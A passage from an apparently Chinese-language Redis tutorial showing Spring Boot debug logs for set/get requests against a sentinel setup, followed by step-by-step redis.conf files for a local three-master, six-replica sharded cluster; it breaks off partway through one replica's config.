2022-05-23 13:21:04.136 DEBUG 11808 --- [o-8080-Acceptor]
o.apache.tomcat.util.threads.LimitLatch  : Counting up[http-nio-8080-Acceptor]
latch=2
2022-05-23 13:21:04.140 DEBUG 11808 --- [nio-8080-exec-4]
o.a.coyote.http11.Http11InputBuffer      : Before fill(): parsingHeader: [true],
parsingRequestLine: [true], parsingRequestLinePhase: [0],
parsingRequestLineStart: [0], byteBuffer.position(): [0], byteBuffer.limit():
[0], end: [938]
2022-05-23 13:21:04.140 DEBUG 11808 --- [nio-8080-exec-4]
o.a.tomcat.util.net.SocketWrapperBase    : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@78e2c444:org.apache.tom
cat.util.net.NioChannel@3489c5de:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:60091]], Read from
buffer: [0]
2022-05-23 13:21:04.140 DEBUG 11808 --- [nio-8080-exec-4]
org.apache.tomcat.util.net.NioEndpoint   : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@78e2c444:org.apache.tom
cat.util.net.NioChannel@3489c5de:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:60091]], Read direct
from socket: [917]
2022-05-23 13:21:04.140 DEBUG 11808 --- [nio-8080-exec-4]
o.a.coyote.http11.Http11InputBuffer      : Received [GET /set/a/1267 HTTP/1.1
Host: localhost:8080
Connection: keep-alive
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="101", "Microsoft Edge";v="101"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.64 Safari/537.36 Edg/101.0.1210.53
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: Idea-2347e683=7bef4e77-fa42-4f63-b13f-9d49fe35fcf9;
mbox=session#a01c13ff0816407685902a031e6d50bd#1644071823|PC#a01c13ff081640768590
2a031e6d50bd.32_0#1678249975; _ga=GA1.1.2061233658.1650939704

]
```

```
2022-05-23 13:21:04.141 DEBUG 11808 --- [nio-8080-exec-4]
o.a.t.util.http.Rfc6265CookieProcessor   : Cookies: Parsing b[]: Idea-
2347e683=7bef4e77-fa42-4f63-b13f-9d49fe35fcf9;
mbox=session#a01c13ff0816407685902a031e6d50bd#1644071823|PC#a01c13ff081640768590
2a031e6d50bd.32_0#1678249975; _ga=GA1.1.2061233658.1650939704
2022-05-23 13:21:04.141 DEBUG 11808 --- [nio-8080-exec-4]
o.a.c.authenticator.AuthenticatorBase    : Security checking request GET
/set/a/1267
2022-05-23 13:21:04.141 DEBUG 11808 --- [nio-8080-exec-4]
org.apache.catalina.realm.RealmBase      :   No applicable constraints defined
2022-05-23 13:21:04.141 DEBUG 11808 --- [nio-8080-exec-4]
o.a.c.authenticator.AuthenticatorBase    : Not subject to any constraint
2022-05-23 13:21:04.142 DEBUG 11808 --- [nio-8080-exec-4]
org.apache.tomcat.util.http.Parameters   : Set encoding to UTF-8
2022-05-23 13:21:04.142 DEBUG 11808 --- [nio-8080-exec-4]
o.s.web.servlet.DispatcherServlet        : GET "/set/a/1267", parameters={}
2022-05-23 13:21:04.142 DEBUG 11808 --- [nio-8080-exec-4]
s.w.s.m.m.a.RequestMappingHandlerMapping : Mapped to
mao.redis_sentinel_cluster.controller.RedisTestController#set(String, String)
2022-05-23 13:21:04.143 DEBUG 11808 --- [nio-8080-exec-4]
o.s.d.redis.core.RedisConnectionUtils    : Fetching Redis Connection from
RedisConnectionFactory
2022-05-23 13:21:04.145 DEBUG 11808 --- [nio-8080-exec-4]
io.lettuce.core.RedisChannelHandler      : dispatching command AsyncCommand
[type=SET, output=StatusOutput [output=null, error='null'],
commandType=io.lettuce.core.protocol.Command]
2022-05-23 13:21:04.145 DEBUG 11808 --- [nio-8080-exec-4]
i.l.c.m.MasterReplicaConnectionProvider  : getConnectionAsync(WRITE)
2022-05-23 13:21:04.145 DEBUG 11808 --- [nio-8080-exec-4]
io.lettuce.core.RedisChannelHandler      : dispatching command AsyncCommand
[type=SET, output=StatusOutput [output=null, error='null'],
commandType=io.lettuce.core.protocol.Command]
2022-05-23 13:21:04.145 DEBUG 11808 --- [nio-8080-exec-4]
i.lettuce.core.protocol.DefaultEndpoint  : [channel=0x46c53bca, /127.0.0.1:60024
-> /127.0.0.1:7001, epid=0xa] write() writeAndFlush command AsyncCommand
[type=SET, output=StatusOutput [output=null, error='null'],
commandType=io.lettuce.core.protocol.Command]
2022-05-23 13:21:04.145 DEBUG 11808 --- [nio-8080-exec-4]
i.lettuce.core.protocol.DefaultEndpoint  : [channel=0x46c53bca, /127.0.0.1:60024
-> /127.0.0.1:7001, epid=0xa] write() done
2022-05-23 13:21:04.145 DEBUG 11808 --- [oEventLoop-4-10]
io.lettuce.core.protocol.CommandHandler  : [channel=0x46c53bca, /127.0.0.1:60024
-> /127.0.0.1:7001, epid=0xa, chid=0xa] write(ctx, AsyncCommand [type=SET,
output=StatusOutput [output=null, error='null'],
commandType=io.lettuce.core.protocol.Command], promise)
2022-05-23 13:21:04.146 DEBUG 11808 --- [oEventLoop-4-10]
io.lettuce.core.protocol.CommandEncoder  : [channel=0x46c53bca, /127.0.0.1:60024
-> /127.0.0.1:7001] writing command AsyncCommand [type=SET, output=StatusOutput
[output=null, error='null'], commandType=io.lettuce.core.protocol.Command]
2022-05-23 13:21:04.146 DEBUG 11808 --- [oEventLoop-4-10]
io.lettuce.core.protocol.CommandHandler  : [channel=0x46c53bca, /127.0.0.1:60024
-> /127.0.0.1:7001, epid=0xa, chid=0xa] Received: 5 bytes, 1 commands in the
stack
2022-05-23 13:21:04.146 DEBUG 11808 --- [oEventLoop-4-10]
io.lettuce.core.protocol.CommandHandler  : [channel=0x46c53bca, /127.0.0.1:60024
-> /127.0.0.1:7001, epid=0xa, chid=0xa] Stack contains: 1 commands
2022-05-23 13:21:04.146 DEBUG 11808 --- [oEventLoop-4-10]
i.l.core.protocol.RedisStateMachine      : Decode done, empty stack: true
```

```
2022-05-23 13:21:04.146 DEBUG 11808 --- [oEventLoop-4-10]
io.lettuce.core.protocol.CommandHandler  : [channel=0x46c53bca, /127.0.0.1:60024
-> /127.0.0.1:7001, epid=0xa, chid=0xa] Completing command AsyncCommand
[type=SET, output=StatusOutput [output=OK, error='null'],
commandType=io.lettuce.core.protocol.Command]
2022-05-23 13:21:04.146 DEBUG 11808 --- [nio-8080-exec-4]
o.s.d.redis.core.RedisConnectionUtils    : Closing Redis Connection.
2022-05-23 13:21:04.147 DEBUG 11808 --- [nio-8080-exec-4]
m.m.a.RequestResponseBodyMethodProcessor : Using 'application/json;q=0.8', given
[text/html, application/xhtml+xml, image/webp, image/apng,
application/xml;q=0.9, application/signed-exchange;v=b3;q=0.9, */*;q=0.8] and
supported [application/json, application/*+json, application/json,
application/*+json]
2022-05-23 13:21:04.147 DEBUG 11808 --- [nio-8080-exec-4]
m.m.a.RequestResponseBodyMethodProcessor : Writing [true]
2022-05-23 13:21:04.153 DEBUG 11808 --- [nio-8080-exec-4]
o.s.web.servlet.DispatcherServlet        : Completed 200 OK
2022-05-23 13:21:04.153 DEBUG 11808 --- [nio-8080-exec-4]
o.a.coyote.http11.Http11InputBuffer      : Before fill(): parsingHeader: [true],
parsingRequestLine: [true], parsingRequestLinePhase: [0],
parsingRequestLineStart: [0], byteBuffer.position(): [0], byteBuffer.limit():
[0], end: [917]
2022-05-23 13:21:04.153 DEBUG 11808 --- [nio-8080-exec-4]
o.a.tomcat.util.net.SocketWrapperBase    : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@78e2c444:org.apache.tom
cat.util.net.NioChannel@3489c5de:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:60091]], Read from
buffer: [0]
2022-05-23 13:21:04.153 DEBUG 11808 --- [nio-8080-exec-4]
org.apache.tomcat.util.net.NioEndpoint   : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@78e2c444:org.apache.tom
cat.util.net.NioChannel@3489c5de:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:60091]], Read direct
from socket: [0]
2022-05-23 13:21:04.153 DEBUG 11808 --- [nio-8080-exec-4]
o.a.coyote.http11.Http11InputBuffer      : Received []
2022-05-23 13:21:04.154 DEBUG 11808 --- [nio-8080-exec-4]
o.apache.coyote.http11.Http11Processor   : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@78e2c444:org.apache.tom
cat.util.net.NioChannel@3489c5de:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:60091]], Status in:
[OPEN_READ], State out: [OPEN]
2022-05-23 13:21:04.154 DEBUG 11808 --- [nio-8080-exec-4]
org.apache.tomcat.util.net.NioEndpoint   : Registered read interest for
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@78e2c444:org.apache.tom
cat.util.net.NioChannel@3489c5de:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:60091]]
```

向redis里取一个数：

http://localhost:8080/get/a

结果：

```
2022-05-23 13:22:37.762 DEBUG 11808 --- [o-8080-Acceptor]
o.apache.tomcat.util.threads.LimitLatch  : Counting up[http-nio-8080-Acceptor]
latch=1
2022-05-23 13:22:37.763 DEBUG 11808 --- [o-8080-Acceptor]
o.apache.tomcat.util.threads.LimitLatch  : Counting up[http-nio-8080-Acceptor]
latch=2
2022-05-23 13:22:37.767 DEBUG 11808 --- [nio-8080-exec-7]
o.a.coyote.http11.Http11InputBuffer      : Before fill(): parsingHeader: [true],
parsingRequestLine: [true], parsingRequestLinePhase: [0],
parsingRequestLineStart: [0], byteBuffer.position(): [0], byteBuffer.limit():
[0], end: [917]
2022-05-23 13:22:37.767 DEBUG 11808 --- [nio-8080-exec-7]
o.a.tomcat.util.net.SocketWrapperBase    : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@1d57775f:org.apache.tom
cat.util.net.NioChannel@3489c5de:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:60152]], Read from
buffer: [0]
2022-05-23 13:22:37.767 DEBUG 11808 --- [nio-8080-exec-7]
org.apache.tomcat.util.net.NioEndpoint   : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@1d57775f:org.apache.tom
cat.util.net.NioChannel@3489c5de:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:60152]], Read direct
from socket: [912]
2022-05-23 13:22:37.767 DEBUG 11808 --- [nio-8080-exec-7]
o.a.coyote.http11.Http11InputBuffer      : Received [GET /get/a HTTP/1.1
Host: localhost:8080
Connection: keep-alive
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="101", "Microsoft Edge";v="101"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.64 Safari/537.36 Edg/101.0.1210.53
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: Idea-2347e683=7bef4e77-fa42-4f63-b13f-9d49fe35fcf9;
mbox=session#a01c13ff0816407685902a031e6d50bd#1644071823|PC#a01c13ff081640768590
2a031e6d50bd.32_0#1678249975; _ga=GA1.1.2061233658.1650939704

]
2022-05-23 13:22:37.768 DEBUG 11808 --- [nio-8080-exec-7]
o.a.t.util.http.Rfc6265CookieProcessor   : Cookies: Parsing b[]: Idea-
2347e683=7bef4e77-fa42-4f63-b13f-9d49fe35fcf9;
mbox=session#a01c13ff0816407685902a031e6d50bd#1644071823|PC#a01c13ff081640768590
2a031e6d50bd.32_0#1678249975; _ga=GA1.1.2061233658.1650939704
2022-05-23 13:22:37.768 DEBUG 11808 --- [nio-8080-exec-7]
o.a.c.authenticator.AuthenticatorBase    : Security checking request GET /get/a
2022-05-23 13:22:37.768 DEBUG 11808 --- [nio-8080-exec-7]
org.apache.catalina.realm.RealmBase      :   No applicable constraints defined
2022-05-23 13:22:37.768 DEBUG 11808 --- [nio-8080-exec-7]
o.a.c.authenticator.AuthenticatorBase    : Not subject to any constraint
```

```
2022-05-23 13:22:37.769 DEBUG 11808 --- [nio-8080-exec-7]
org.apache.tomcat.util.http.Parameters   : Set encoding to UTF-8
2022-05-23 13:22:37.769 DEBUG 11808 --- [nio-8080-exec-7]
o.s.web.servlet.DispatcherServlet        : GET "/get/a", parameters={}
2022-05-23 13:22:37.769 DEBUG 11808 --- [nio-8080-exec-7]
s.w.s.m.m.a.RequestMappingHandlerMapping : Mapped to
mao.redis_sentinel_cluster.controller.RedisTestController#get(String)
2022-05-23 13:22:37.770 DEBUG 11808 --- [nio-8080-exec-7]
o.s.d.redis.core.RedisConnectionUtils    : Fetching Redis Connection from
RedisConnectionFactory
2022-05-23 13:22:37.770 DEBUG 11808 --- [nio-8080-exec-7]
io.lettuce.core.RedisChannelHandler      : dispatching command AsyncCommand
[type=GET, output=ValueOutput [output=null, error='null'],
commandType=io.lettuce.core.protocol.Command]
2022-05-23 13:22:37.770 DEBUG 11808 --- [nio-8080-exec-7]
i.l.c.m.MasterReplicaConnectionProvider  : getConnectionAsync(READ)
2022-05-23 13:22:37.770 DEBUG 11808 --- [nio-8080-exec-7]
io.lettuce.core.RedisChannelHandler      : dispatching command AsyncCommand
[type=GET, output=ValueOutput [output=null, error='null'],
commandType=io.lettuce.core.protocol.Command]
2022-05-23 13:22:37.770 DEBUG 11808 --- [nio-8080-exec-7]
i.lettuce.core.protocol.DefaultEndpoint  : [channel=0x9ae76d5f, /127.0.0.1:60022
-> /127.0.0.1:7002, epid=0x8] write() writeAndFlush command AsyncCommand
[type=GET, output=ValueOutput [output=null, error='null'],
commandType=io.lettuce.core.protocol.Command]
2022-05-23 13:22:37.771 DEBUG 11808 --- [nio-8080-exec-7]
i.lettuce.core.protocol.DefaultEndpoint  : [channel=0x9ae76d5f, /127.0.0.1:60022
-> /127.0.0.1:7002, epid=0x8] write() done
2022-05-23 13:22:37.771 DEBUG 11808 --- [ioEventLoop-4-8]
io.lettuce.core.protocol.CommandHandler  : [channel=0x9ae76d5f, /127.0.0.1:60022
-> /127.0.0.1:7002, epid=0x8, chid=0x8] write(ctx, AsyncCommand [type=GET,
output=ValueOutput [output=null, error='null'],
commandType=io.lettuce.core.protocol.Command], promise)
2022-05-23 13:22:37.772 DEBUG 11808 --- [ioEventLoop-4-8]
io.lettuce.core.protocol.CommandEncoder  : [channel=0x9ae76d5f, /127.0.0.1:60022
-> /127.0.0.1:7002] writing command AsyncCommand [type=GET, output=ValueOutput
[output=null, error='null'], commandType=io.lettuce.core.protocol.Command]
2022-05-23 13:22:37.772 DEBUG 11808 --- [ioEventLoop-4-8]
io.lettuce.core.protocol.CommandHandler  : [channel=0x9ae76d5f, /127.0.0.1:60022
-> /127.0.0.1:7002, epid=0x8, chid=0x8] Received: 10 bytes, 1 commands in the
stack
2022-05-23 13:22:37.772 DEBUG 11808 --- [ioEventLoop-4-8]
io.lettuce.core.protocol.CommandHandler  : [channel=0x9ae76d5f, /127.0.0.1:60022
-> /127.0.0.1:7002, epid=0x8, chid=0x8] Stack contains: 1 commands
2022-05-23 13:22:37.772 DEBUG 11808 --- [ioEventLoop-4-8]
i.l.core.protocol.RedisStateMachine      : Decode done, empty stack: true
2022-05-23 13:22:37.772 DEBUG 11808 --- [ioEventLoop-4-8]
io.lettuce.core.protocol.CommandHandler  : [channel=0x9ae76d5f, /127.0.0.1:60022
-> /127.0.0.1:7002, epid=0x8, chid=0x8] Completing command AsyncCommand
[type=GET, output=ValueOutput [output=[B@5679d7e, error='null'],
commandType=io.lettuce.core.protocol.Command]
2022-05-23 13:22:37.772 DEBUG 11808 --- [nio-8080-exec-7]
o.s.d.redis.core.RedisConnectionUtils    : Closing Redis Connection.
```

```
2022-05-23 13:22:37.773 DEBUG 11808 --- [nio-8080-exec-7]
m.m.a.RequestResponseBodyMethodProcessor : Using 'text/html', given [text/html,
application/xhtml+xml, image/webp, image/apng, application/xml;q=0.9,
application/signed-exchange;v=b3;q=0.9, */*;q=0.8] and supported [text/plain,
*/*, text/plain, */*, application/json, application/*+json, application/json,
application/*+json]
2022-05-23 13:22:37.773 DEBUG 11808 --- [nio-8080-exec-7]
m.m.a.RequestResponseBodyMethodProcessor : Writing ["1267"]
2022-05-23 13:22:37.774 DEBUG 11808 --- [nio-8080-exec-7]
o.s.web.servlet.DispatcherServlet        : Completed 200 OK
2022-05-23 13:22:37.774 DEBUG 11808 --- [nio-8080-exec-7]
o.a.coyote.http11.Http11InputBuffer      : Before fill(): parsingHeader: [true],
parsingRequestLine: [true], parsingRequestLinePhase: [0],
parsingRequestLineStart: [0], byteBuffer.position(): [0], byteBuffer.limit():
[0], end: [912]
2022-05-23 13:22:37.774 DEBUG 11808 --- [nio-8080-exec-7]
o.a.tomcat.util.net.SocketWrapperBase    : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@1d57775f:org.apache.tom
cat.util.net.NioChannel@3489c5de:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:60152]], Read from
buffer: [0]
2022-05-23 13:22:37.774 DEBUG 11808 --- [nio-8080-exec-7]
org.apache.tomcat.util.net.NioEndpoint   : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@1d57775f:org.apache.tom
cat.util.net.NioChannel@3489c5de:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:60152]], Read direct
from socket: [0]
2022-05-23 13:22:37.774 DEBUG 11808 --- [nio-8080-exec-7]
o.a.coyote.http11.Http11InputBuffer      : Received []
2022-05-23 13:22:37.774 DEBUG 11808 --- [nio-8080-exec-7]
o.apache.coyote.http11.Http11Processor   : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@1d57775f:org.apache.tom
cat.util.net.NioChannel@3489c5de:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:60152]], Status in:
[OPEN_READ], State out: [OPEN]
2022-05-23 13:22:37.775 DEBUG 11808 --- [nio-8080-exec-7]
org.apache.tomcat.util.net.NioEndpoint   : Registered read interest for
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@1d57775f:org.apache.tom
cat.util.net.NioChannel@3489c5de:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:60152]]
```

项目地址：

https://github.com/maomao124/redis_sentinel_cluster

redis分片集群

主从和哨兵可以解决高可用、高并发读的问题。但是依然有两个问题没有解决：

- 海量数据存储问题
- 高并发写的问题

特点

- 集群中有多个master，每个master保存不同数据
- 每个master都可以有多个slave节点
- master之间通过ping监测彼此健康状态
- 客户端请求可以访问集群任意节点，最终都会被转发到正确节点

集群步骤

1. 准备

三个master节点

- 端口号：7201，文件夹：./master1/
- 端口号：7202，文件夹：./master2/
- 端口号：7203，文件夹：./master3/

六个slave节点

- 端口号：7301，文件夹：./slave1/
- 端口号：7302，文件夹：./slave2/
- 端口号：7303，文件夹：./slave3/
- 端口号：7304，文件夹：./slave4/
- 端口号：7305，文件夹：./slave5/
- 端口号：7306，文件夹：./slave6/

一个master节点对应两个slave节点

2. 创建对应的文件夹

master1~master3，slave1~slave6

3. 在文件夹下创建redis.conf文件

master1：

```
port 7201
# 开启集群功能
cluster-enabled yes
# 集群的配置文件名称，不需要我们创建，由redis自己维护
# cluster-config-file ./master1/nodes.conf
# 节点心跳失败的超时时间
cluster-node-timeout 5000
# 持久化文件存放目录
dir ./master1
# 绑定地址
bind 127.0.0.1
# 让redis后台运行
daemonize no
# 注册的实例ip
```

```
replica-announce-ip 127.0.0.1
# 保护模式
protected-mode no
# 数据库数量
databases 1
# 日志
# logfile ./master1/run.log



tcp-backlog 511
timeout 0
tcp-keepalive 300
loglevel notice
always-show-logo yes
save 900 1
save 300 10
save 60 10000
stop-writes-on-bgsave-error yes
rdbcompression yes
rdbchecksum yes
dbfilename "dump.rdb"
replica-serve-stale-data yes
replica-read-only yes
repl-diskless-sync no
repl-diskless-sync-delay 5
repl-disable-tcp-nodelay no
replica-priority 100
lazyfree-lazy-eviction no
lazyfree-lazy-expire no
lazyfree-lazy-server-del no
replica-lazy-flush no
appendonly no
appendfilename "appendonly.aof"
appendfsync everysec
no-appendfsync-on-rewrite no
auto-aof-rewrite-percentage 100
auto-aof-rewrite-min-size 64mb
aof-load-truncated yes
aof-use-rdb-preamble yes
lua-time-limit 5000
slowlog-max-len 128
latency-monitor-threshold 0
notify-keyspace-events ""
list-max-ziplist-size -2
list-compress-depth 0
set-max-intset-entries 512
zset-max-ziplist-entries 128
zset-max-ziplist-value 64
hll-sparse-max-bytes 3000
stream-node-max-bytes 4096
stream-node-max-entries 100
activerehashing yes
hz 10
dynamic-hz yes
rdb-save-incremental-fsync yes
```

master2:

```
port 7202
# 开启集群功能
cluster-enabled yes
# 集群的配置文件名称，不需要我们创建，由redis自己维护
# cluster-config-file ./master2/nodes.conf
# 节点心跳失败的超时时间
cluster-node-timeout 5000
# 持久化文件存放目录
dir ./master2
# 绑定地址
bind 127.0.0.1
# 让redis后台运行
daemonize no
# 注册的实例ip
replica-announce-ip 127.0.0.1
# 保护模式
protected-mode no
# 数据库数量
databases 1
# 日志
# logfile ./master2/run.log



tcp-backlog 511
timeout 0
tcp-keepalive 300
loglevel notice
always-show-logo yes
save 900 1
save 300 10
save 60 10000
stop-writes-on-bgsave-error yes
rdbcompression yes
rdbchecksum yes
dbfilename "dump.rdb"
replica-serve-stale-data yes
replica-read-only yes
repl-diskless-sync no
repl-diskless-sync-delay 5
repl-disable-tcp-nodelay no
replica-priority 100
lazyfree-lazy-eviction no
lazyfree-lazy-expire no
lazyfree-lazy-server-del no
replica-lazy-flush no
appendonly no
appendfilename "appendonly.aof"
appendfsync everysec
no-appendfsync-on-rewrite no
auto-aof-rewrite-percentage 100
auto-aof-rewrite-min-size 64mb
aof-load-truncated yes
```

```
aof-use-rdb-preamble yes
lua-time-limit 5000
slowlog-max-len 128
latency-monitor-threshold 0
notify-keyspace-events ""
list-max-ziplist-size -2
list-compress-depth 0
set-max-intset-entries 512
zset-max-ziplist-entries 128
zset-max-ziplist-value 64
hll-sparse-max-bytes 3000
stream-node-max-bytes 4096
stream-node-max-entries 100
activerehashing yes
hz 10
dynamic-hz yes
rdb-save-incremental-fsync yes
```

master3:

```
port 7203
# 开启集群功能
cluster-enabled yes
# 集群的配置文件名称，不需要我们创建，由redis自己维护
# cluster-config-file ./master3/nodes.conf
# 节点心跳失败的超时时间
cluster-node-timeout 5000
# 持久化文件存放目录
dir ./master3
# 绑定地址
bind 127.0.0.1
# 让redis后台运行
daemonize no
# 注册的实例ip
replica-announce-ip 127.0.0.1
# 保护模式
protected-mode no
# 数据库数量
databases 1
# 日志
# logfile ./master3/run.log



tcp-backlog 511
timeout 0
tcp-keepalive 300
loglevel notice
always-show-logo yes
save 900 1
save 300 10
save 60 10000
stop-writes-on-bgsave-error yes
rdbcompression yes
rdbchecksum yes
```

```
dbfilename "dump.rdb"
replica-serve-stale-data yes
replica-read-only yes
repl-diskless-sync no
repl-diskless-sync-delay 5
repl-disable-tcp-nodelay no
replica-priority 100
lazyfree-lazy-eviction no
lazyfree-lazy-expire no
lazyfree-lazy-server-del no
replica-lazy-flush no
appendonly no
appendfilename "appendonly.aof"
appendfsync everysec
no-appendfsync-on-rewrite no
auto-aof-rewrite-percentage 100
auto-aof-rewrite-min-size 64mb
aof-load-truncated yes
aof-use-rdb-preamble yes
lua-time-limit 5000
slowlog-max-len 128
latency-monitor-threshold 0
notify-keyspace-events ""
list-max-ziplist-size -2
list-compress-depth 0
set-max-intset-entries 512
zset-max-ziplist-entries 128
zset-max-ziplist-value 64
hll-sparse-max-bytes 3000
stream-node-max-bytes 4096
stream-node-max-entries 100
activerehashing yes
hz 10
dynamic-hz yes
rdb-save-incremental-fsync yes
```

slave1：

```
port 7301
# 开启集群功能
cluster-enabled yes
# 集群的配置文件名称，不需要我们创建，由redis自己维护
# cluster-config-file ./slave1/nodes.conf
# 节点心跳失败的超时时间
cluster-node-timeout 5000
# 持久化文件存放目录
dir ./slave1
# 绑定地址
bind 127.0.0.1
# 让redis后台运行
daemonize no
# 注册的实例ip
replica-announce-ip 127.0.0.1
# 保护模式
protected-mode no
```

```
# 数据库数量
databases 1
# 日志
# logfile ./slave1/run.log



tcp-backlog 511
timeout 0
tcp-keepalive 300
loglevel notice
always-show-logo yes
save 900 1
save 300 10
save 60 10000
stop-writes-on-bgsave-error yes
rdbcompression yes
rdbchecksum yes
dbfilename "dump.rdb"
replica-serve-stale-data yes
replica-read-only yes
repl-diskless-sync no
repl-diskless-sync-delay 5
repl-disable-tcp-nodelay no
replica-priority 100
lazyfree-lazy-eviction no
lazyfree-lazy-expire no
lazyfree-lazy-server-del no
replica-lazy-flush no
appendonly no
appendfilename "appendonly.aof"
appendfsync everysec
no-appendfsync-on-rewrite no
auto-aof-rewrite-percentage 100
auto-aof-rewrite-min-size 64mb
aof-load-truncated yes
aof-use-rdb-preamble yes
lua-time-limit 5000
slowlog-max-len 128
latency-monitor-threshold 0
notify-keyspace-events ""
list-max-ziplist-size -2
list-compress-depth 0
set-max-intset-entries 512
zset-max-ziplist-entries 128
zset-max-ziplist-value 64
hll-sparse-max-bytes 3000
stream-node-max-bytes 4096
stream-node-max-entries 100
activerehashing yes
hz 10
dynamic-hz yes
rdb-save-incremental-fsync yes
```

slave2：

```
port 7302
# 开启集群功能
cluster-enabled yes
# 集群的配置文件名称，不需要我们创建，由redis自己维护
# cluster-config-file ./slave2/nodes.conf
# 节点心跳失败的超时时间
cluster-node-timeout 5000
# 持久化文件存放目录
dir ./slave2
# 绑定地址
bind 127.0.0.1
# 让redis后台运行
daemonize no
# 注册的实例ip
replica-announce-ip 127.0.0.1
# 保护模式
protected-mode no
# 数据库数量
databases 1
# 日志
# logfile ./slave2/run.log



tcp-backlog 511
timeout 0
tcp-keepalive 300
loglevel notice
always-show-logo yes
save 900 1
save 300 10
save 60 10000
stop-writes-on-bgsave-error yes
rdbcompression yes
rdbchecksum yes
dbfilename "dump.rdb"
replica-serve-stale-data yes
replica-read-only yes
repl-diskless-sync no
repl-diskless-sync-delay 5
repl-disable-tcp-nodelay no
replica-priority 100
lazyfree-lazy-eviction no
lazyfree-lazy-expire no
lazyfree-lazy-server-del no
replica-lazy-flush no
appendonly no
appendfilename "appendonly.aof"
appendfsync everysec
no-appendfsync-on-rewrite no
auto-aof-rewrite-percentage 100
auto-aof-rewrite-min-size 64mb
aof-load-truncated yes
aof-use-rdb-preamble yes
lua-time-limit 5000
slowlog-max-len 128
latency-monitor-threshold 0
```

```
notify-keyspace-events ""
list-max-ziplist-size -2
list-compress-depth 0
set-max-intset-entries 512
zset-max-ziplist-entries 128
zset-max-ziplist-value 64
hll-sparse-max-bytes 3000
stream-node-max-bytes 4096
stream-node-max-entries 100
activerehashing yes
hz 10
dynamic-hz yes
rdb-save-incremental-fsync yes
```

slave3：

```
port 7303
# 开启集群功能
cluster-enabled yes
# 集群的配置文件名称，不需要我们创建，由redis自己维护
# cluster-config-file ./slave3/nodes.conf
# 节点心跳失败的超时时间
cluster-node-timeout 5000
# 持久化文件存放目录
dir ./slave3
# 绑定地址
bind 127.0.0.1
# 让redis后台运行
daemonize no
# 注册的实例ip
replica-announce-ip 127.0.0.1
# 保护模式
protected-mode no
# 数据库数量
databases 1
# 日志
# logfile ./slave3/run.log



tcp-backlog 511
timeout 0
tcp-keepalive 300
loglevel notice
always-show-logo yes
save 900 1
save 300 10
save 60 10000
stop-writes-on-bgsave-error yes
rdbcompression yes
rdbchecksum yes
dbfilename "dump.rdb"
replica-serve-stale-data yes
replica-read-only yes
repl-diskless-sync no
```

```
repl-diskless-sync-delay 5
repl-disable-tcp-nodelay no
replica-priority 100
lazyfree-lazy-eviction no
lazyfree-lazy-expire no
lazyfree-lazy-server-del no
replica-lazy-flush no
appendonly no
appendfilename "appendonly.aof"
appendfsync everysec
no-appendfsync-on-rewrite no
auto-aof-rewrite-percentage 100
auto-aof-rewrite-min-size 64mb
aof-load-truncated yes
aof-use-rdb-preamble yes
lua-time-limit 5000
slowlog-max-len 128
latency-monitor-threshold 0
notify-keyspace-events ""
